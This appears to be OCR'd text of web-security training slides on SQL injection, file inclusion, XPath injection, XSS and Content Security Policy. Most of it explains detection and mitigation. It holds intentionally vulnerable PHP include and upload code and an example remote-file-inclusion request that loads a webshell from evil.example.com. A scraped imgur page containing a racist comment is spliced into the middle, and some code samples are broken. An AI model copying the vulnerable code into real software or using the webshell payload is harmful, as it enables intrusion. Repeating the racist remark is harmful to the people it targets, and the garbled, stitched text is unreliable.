- Login form code: https://github.com/ynonp/web-security-demos/blob/master/lib/WebSecurity/Demos/Controller/SQLInjection/Login.pm

SQLi Example

- See if you can print out names and passwords
- https://github.com/ynonp/web-security-demos/blob/master/lib/WebSecurity/Demos/Controller/SQLInjection/InfoLeak.pm

SQLi Example

- SQL Injection Cheat Sheet: http://ferruh.mavituna.com/sql-injection-cheatsheet-oku

Affected Languages

- All programming languages
- Usually found in ASP, Java, Perl and PHP

Bug Spotting


- Search for code that:
  - Takes user input
  - Does not validate input
  - Uses input to talk to DB

Bug Spotting

- In code review
- Find DB code
- Make sure its input is sanitized

Black-Box Spotting

- Many automated tools will help you find SQL Inejctions
- Popular: Havij http://www.itsecteam.com/products/havij-v116-advanced-sql-injection/



How To Avoid

- Use prepared statements
- Demo:

```
SELECT name, grade FROM students
        WHERE name=?
```

? are later bound to data

How To Avoid

- Sanitize your input. Always
- Demo:


```
if ( ! $name =~ /^[a-z]+$/ ) {
   die "Invalid Input";
}

if ( ! $age =~ /^[0-9]+$/ ) {
   die "Invalid Input";
}
```

Extra Precautions

- Keep users passwords hashed in the DB
- Encrypt important data in DB
- Microsoft URLScan
- TrustWave ModSecurity (Open Source)

Q & A

SQL Injections



Remote File Inclusion

- Users upload files
- Some files are dangerous
- OR
- Server loads files based on user input

The Risk


```php
<?php
    if (isset( $_GET['COLOR'] ) ){
        include( $_GET['COLOR'] . '.php' );
    }
?>
```

With
/vulnerable.php?COLOR=_____
evil.example.com/webshell.txt


Local File Inclusion

- Other bugs allow attacker to upload a PHP file to your server
- Usually missing upload file name tests

File Upload


imgur
sign in
register
The most viral images of today, sorted by popularity
Upload images
Computer
Web
Today's best comments
kansas12 3,908 points : 10 hours ago
I've noticed a few people saying this is racist. I want to point out that I'm not racist. Racism is a crime and crime is for black people.
narfcicles 2,936 points : 22 hours ago
+1 for random black line
littlewonder 2,656 points : 24 hours ago
As an Aussie, this is not all accurate. Our mail boxes don't have flags. Otherwise, yes.
azazyel 2,634 points : 22 hours ago

The Risk



Remote File Demo

```php
if ($_POST['url']) {
        $uploaddir = $_POST['url'];
}

$first_filename = $_FILES['uploadfile']['name'];
$filename = md5($first_filename);
$ext = substr($first_filename, 1 + strrpos($first_filename, '.'));
$file = $uploaddir . basename($filename . '.' . $ext);

if (move_uploaded_file($_FILES['uploadfile']['tmp_name'], $file)) {
        echo basename($filename . '.' . $ext);
} else {
        echo 'error';
}
```

Example: OpenBB

CVE-2006-4722

PHP remote file inclusion vulnerability in Open Bulletin Board (OpenBB) 1.0.8 and earlier

allows remote attackers to execute arbitrary PHP code via a URL in the root_path parameter to (1) index.php and possibly (2) collector.php.

Bug Spotting

- Search for code that loads external files
- Search for code that stores external files
- Make sure file name is sanitized

How To Avoid

- Avoid by sanitizing your input
- Don’t allow uploads if you don’t have to

Other Injections

- XPath Injection
- LDAP Injection


Demo

- Try to find a company's id using: https://github.com/ynonp/web-security-demos/blob/master/lib/WebSecurity/Demos/Controller/XPathInjection/Leak.pm

Client-Side Injections

- A relatively new category of injections uses Client Side languages (mainly JavaScript)
- Attacker uses website to attack other users

JavaScript Injections



JavaScript Security

- Browsers use a security policy called "Same Origin Policy"
- A page has an origin
- Some actions are restricted to the page's origin

Page Origin

scheme

Same Origin Policy

- Cross origin writes:
  Allowed
- Cross origin embeds:
  Allowed
- Cross origin reads:
  Denied

Same Origin Policy

- Browsers love JS
- All JavaScript is considered “safe”

Same Origin Policy

```
<body
  <
  </
 <script src
 <script src
</body
```

What If Bad JS Runs

- It’s just JavaScript … what could go wrong ?

What If Bad JS Runs

- JS can:
  - send any HTTP request to any host with your credentials
  - exploit plugins vulnerabilities
  - exploit browser vulnerabilities

XSS

- A cross site scripting attack involves an evil site injecting its script “as if” it came from an honest origin

XSS Types

- Type 1: Reflected XSS
- Type 2: Permanent XSS
- Demos

XSS Mitigation

- Sanitise all your inputs
- Test often using automatic XSS injectors
- Consider CSP

Saving the Sandbox

- Why is sandbox concept important ?

Saving the Sandbox

- Same origin policy is not enough
- SOP doesn’t prevent injections
- CSP to the rescue

CSP

- Content Security Policy
- Defines trustable script sources
- https://apis.google.com
- http://evil.example.com

CSP: Browser Support

Content Security Policy - Candidate Recommendation

Mitigate cross-site scripting attacks by whitelisting allowed sources of script, style, and other resources.

*Usage stats:	Global
Support:	59.46%
Partial support:	10.94%
Total:	70.4%

Show all versions	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	IE Mobile
								2.1		
						3.2		2.2		
						4.0-4.1		2.3		
						4.2-4.3		3.0		
	8.0	22.0 moz				5.0-5.1		4.0		
	9.0	23.0	28.0	5.1 webkit		6.0-6.1 webkit		4.1	7.0	
Current	10.0 ms	24.0	29.0	6.0 webkit	16.0	7.0 webkit	5.0-7.0	4.2	10.0 webkit	10.0 ms
Near future	11.0 ms	25.0	30.0	7.0 webkit	17.0					
Farther future			31.0							

Notes | Known issues (1) | Resources (3) | Feedback

Edit on GitHub

The HTTP header is 'X-Content-Security-Policy' for Firefox and IE 10, and 'X-WebKit-CSP' for Safari and Chrome. IE 10's support is limited to the 'sandbox' directive.

CSP How

- Server sends special HTTP header

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```

Other Directives

- **default-src**
- **connect-src**
- **font-src**
- **frame-src**
- **img-src**
- **media-src**
- **object-src**
- **style-src**

Quiz

- What does the following policy mean ?

```
script-src https://apis.google.com https://
platform.twitter.com;

frame-src https://plusone.google.com https://facebook.com
https://platform.twitter.com
```

Quiz

- What does the following policy mean ?

```
Content-Security-Policy:
default-src 'none';
script-src https://cdn.mybank.net;
style-src https://cdn.mybank.net;
img-src https://cdn.mybank.net;
connect-src https://api.mybank.com;
frame-src 'self'
```

Extra Reading

- Mike West's Intro to CSP http://www.html5rocks.com/en/tutorials/security/content-security-policy/
- Postcards from post-XSS world: http://lcamtuf.coredump.cx/postxss/

Q & A

Famous Injections

- XSS is the most famous JavaScript injection
- Variants: Inject code to flash

Topic: Security

Follow via:

